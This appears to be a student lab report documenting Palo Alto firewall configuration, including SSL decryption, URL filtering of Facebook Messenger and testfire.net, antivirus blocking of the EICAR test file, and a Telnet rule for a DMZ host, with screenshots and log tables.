
For this task I followed the following steps:

Step 1: Generated a certificate for SSL-decryption

NAME	SUBJECT	ISSUER	CA	KEY	EXPIRES	STATUS	ALGORITHM	USAGE
ECE519C_Decry...	CN = Task-5	CN = Task-5	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	Dec 8 01:41:24 2024	valid	RSA	Forward Trust Cert... Forward Untrust Ce...

And enabled “Forward Trust Certificate” and “Forward untrust Certificate” so it allows the firewall to present this certificate to clients for trusted SSL decryption.

Step 3: Installed the generated Certificate in the Inside host. For that I opened the certificate manager and placed my certificate (Task-5) inside the “Trusted Root Certification Authorities” folder. Verification of my certificate:



Step 3: Enabled Decryption for Outbound Traffic, for that I added the below decryption rule:

The screenshot shows the Palo Alto Networks (PA-VM) interface. The 'POLICIES' tab is selected. In the left sidebar, the 'Description' section is expanded, showing a single rule for SSL decryption. The rule details are:

TAGS	Source			Destination			URL CATEGORY	SERVICE		
	ZONE	ADDRESS	USER	DEVICE	ZONE	ADDRESS			DEVICE	
ES19C	none	inside	any	any	any	outside	any	any	any	HTTPS

## Verification:

I used Web-Browser from Inside host and then went to the ‘Decryption’ option inside ‘Monitor’ tab and recorded the logs which confirms HTTPS Inspection for Inside-Host.

RECEIVE TIME	APPLICATION	POLICY NAME	SOURCE ZONE	DESTINA... ZONE	PROXY TYPE	SOURCE ADDRESS	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION DYNAMIC ADDRESS GROUP	DESTINATION ADDRESS	ROI
12/07 18:06:02	web-browsing	SSL_ECE519C	inside	outside	Forward	10.10.10.10				142.250.107.84	
12/07 18:06:02	web-browsing	SSL_ECE519C	inside	outside	Forward	10.10.10.10				142.250.107.84	
12/07 18:06:02	web-browsing	SSL_ECE519C	inside	outside	Forward	10.10.10.10				142.250.69.195	
12/07 18:03:37	web-browsing	SSL_ECE519C	inside	outside	Forward	10.10.10.10				142.250.217.67	
12/07 18:03:37	web-browsing	SSL_ECE519C	inside	outside	Forward	10.10.10.10				142.251.33.99	
12/07 18:03:27	google-base	SSL_ECE519C	inside	outside	Forward	10.10.10.10				173.194.202.188	
12/07 18:03:22	web-browsing	SSL_ECE519C	inside	outside	Forward	10.10.10.10				142.250.69.206	
12/07 18:03:22	web-browsing	SSL_ECE519C	inside	outside	Forward	10.10.10.10				142.251.215.238	
12/07 18:02:07	web-browsing	SSL_ECE519C	inside	outside	Forward	10.10.10.10				8.8.8.8	
12/07 18:02:02	web-browsing	SSL_ECE519C	inside	outside	Forward	10.10.10.10				142.250.217.78	

## Task 6: Configure URL filtering to allow Inside-Host access to Facebook but block Facebook Chat.

Here I first went to ‘OBJECTS’ tab and added a URL Category with following configurations :

Name: ECE519C\_Facebook-chat

Type: URL List

Site: [www.facebook.com/messenger/](http://www.facebook.com/messenger/)

Then I added a URL Filtering rule as follows and blocked the facebook messenger site:

The screenshot shows the 'URL Filtering Profile' dialog box. The 'Categories' tab is selected. A table lists categories under 'ECE519C\_Facebook-chat \*'. The columns are 'CATEGORY', 'SITE ACCESS', and 'USER CREDENTIAL SUBMISSION'. The rows show the following settings:

CATEGORY	SITE ACCESS	USER CREDENTIAL SUBMISSION
ECE519C_Facebook-chat *	block	block
abortion	allow	allow
abused-drugs	allow	allow
adult	allow	allow
alcohol-and-tobacco	allow	allow


At the bottom right are 'OK' and 'Cancel' buttons.

And then I added this rules in the profile section of my security rule. Ensuring URL Filtering:


The screenshot shows the 'Security Policy Rule' dialog box. The 'Actions' tab is selected. In the 'Action Setting' section, 'Action' is set to 'Allow'. In the 'Profile Setting' section, 'Profile Type' is set to 'Profiles'. Under 'Vulnerability Protection', 'URL Filtering' is set to 'Facebook-chat-restrict'. Other sections include 'Log Setting' (with checkboxes for 'Log at Session Start' and 'Log at Session End'), 'Log Forwarding' (set to 'None'), and 'Other Settings' (with 'Schedule' and 'QoS Marking' dropdowns and a 'Disable Server Response Inspection' checkbox).

Verification:

I tried to access: [www.facebook.com](http://www.facebook.com) from the inside host and it allowed it:



I tried to access: [www.facebook.com/messenger](http://www.facebook.com/messenger) from inside host and it blocked the site:



Firewall logs verification (**Monitor->URL Filtering**):

The screenshot shows the PA-VM interface with the 'MONITOR' tab selected. On the left, a sidebar menu includes 'Logs', 'Traffic', 'Threat', and 'URL Filtering'. The 'URL Filtering' section is expanded, showing a list of rules. The main area displays a table of URL filtering rules:

RL CATEGORY	URL	FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	APPLICATION	ACTION
CE519C_Facebook-chat,not-resolved	www.facebook.com/messenger/	inside	outside	10.10.10.10			157.240.3.35			facebook-base	block-url
CE519C_Facebook-chat,not-resolved	www.testfire.net	inside	outside	10.10.10.10			216.239.34.157			web-browsing	block-url

## Task 7: Use URL filtering to block Inside-Host access to testfire.net

Here again I first went to ‘OBJECTS’ tab and added a URL Category with following configurations:


Name: ECE519C\_testfire

Type: URL List


Site: www.testfire.net

The screenshot shows the PA-VM interface with the 'OBJECTS' tab selected. On the left, a sidebar menu includes 'Addresses', 'Address Groups', 'Regions', 'Dynamic User Groups', 'Applications', 'Application Groups', 'Services', 'Service Groups', 'Tags', 'Devices', 'GlobalProtect', 'HIP Objects', 'HIP Profiles', 'External Dynamic Lists', 'Custom Objects', 'Data Patterns', 'Spyware', 'Vulnerability', 'URL Category', 'Security Profiles', 'Antivirus', and 'Anti-Spyware'. The 'URL Category' section is expanded, and a new category named 'ECE519C\_testfire' is being configured. The 'NAME' field is set to 'ECE519C\_testfire', 'Description' to 'Block testfire', and 'Type' to 'URL List'. The 'SITES' field contains 'www.facebook.com/messenger/' and 'www.testfire.net'. The 'OK' button is highlighted.

Then I added a new URL Filtering rule as follows and blocked the testfire.net site:




And then I added this rules in the profile section of my security rule. Ensuring URL Filtering:



## Verification:

For verifications first I tried accessing 'testfire.net' from inside host and then I checked my firewall logs to. Please refer to the screenshots below:

Blocked site access:




### Firewall logs (Monitor->URL Filtering):

URL CATEGORY	URL	FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	APPLICATION	ACTION
testfire	www.testfire.net...	inside	outside	10.10.10.10			65.61.137.117			web-browsing	block-url
testfire	www.testfire.net/	inside	outside	10.10.10.10			65.61.137.117			web-browsing	block-url
Facebook	www.facebook.c...	inside	outside	10.10.10.10			157.240.3.35			facebook-base	block-url
Facebook	www.messenger...	inside	outside	10.10.10.10			216.239.34.157			web-browsing	block-url


### Task 8: Apply antivirus inspection for Inside-Host Internet traffic.

To apply antivirus inspection, I went to my main security rule and modified it. I went to actions tab and configured profiles, selected antivirus and kept it to default and committed the changes.



## Task 9: Attempt to download the eicar test virus from Inside-Host; illustrate the outcome.

For this I searched EICAR from Inside host's browser and tried downloading a test malware file and it got blocked. Please refer to the screenshot of the result attached below:




Firewall log (Monitor->Threat):


Identified as medium-level threat.

## Task 10: On DMZ-Host, ensure the Telnet Server is running

For this task I turned on my DMZ-host and went to control panel and selected “turn windows features on or off” and ensured telnet server and client are enabled:



Testing the telnet server with DMZ host ip address telnet 172.16.1.10



The login prompt confirms that the 'Telnet' server is running.

## Task 11: Allow Kali-Linux access to the DMZ Telnet Server using application awareness rather than port numbers.

For the I added a new security rule with the following configurations:

name: **Telnet-Kali-DMZ**

source: Kali

destination: DMZ

Application: **telnet**

Service: application-default

Actions: allow

The screenshot shows a web-based interface for managing network policies. The top navigation bar includes links for DASHBOARD, ACC, MONITOR, POLICIES (which is selected), OBJECTS, NETWORK, and DEVICE. Below the navigation is a search bar and a toolbar with icons for Commit, Undo, Redo, and Search.

The main content area displays a table of security policies:

NAME	TAGS	TYPE	Source			Destination			APPLICATION	
			ZONE	ADDRESS	USER	DEVICE	ZONE	ADDRESS		DEVICE
Telnet-Kali-DMZ	none	universal	[kali]	any	any	any	DMZ	any	any	telnet
ECE519C_Internet-A...	none	universal	[Inside]	any	any	any	[outside]	any	any	any
intrazone-default	none	intrazone	any	any	any	any	(intrazone)	any	any	any
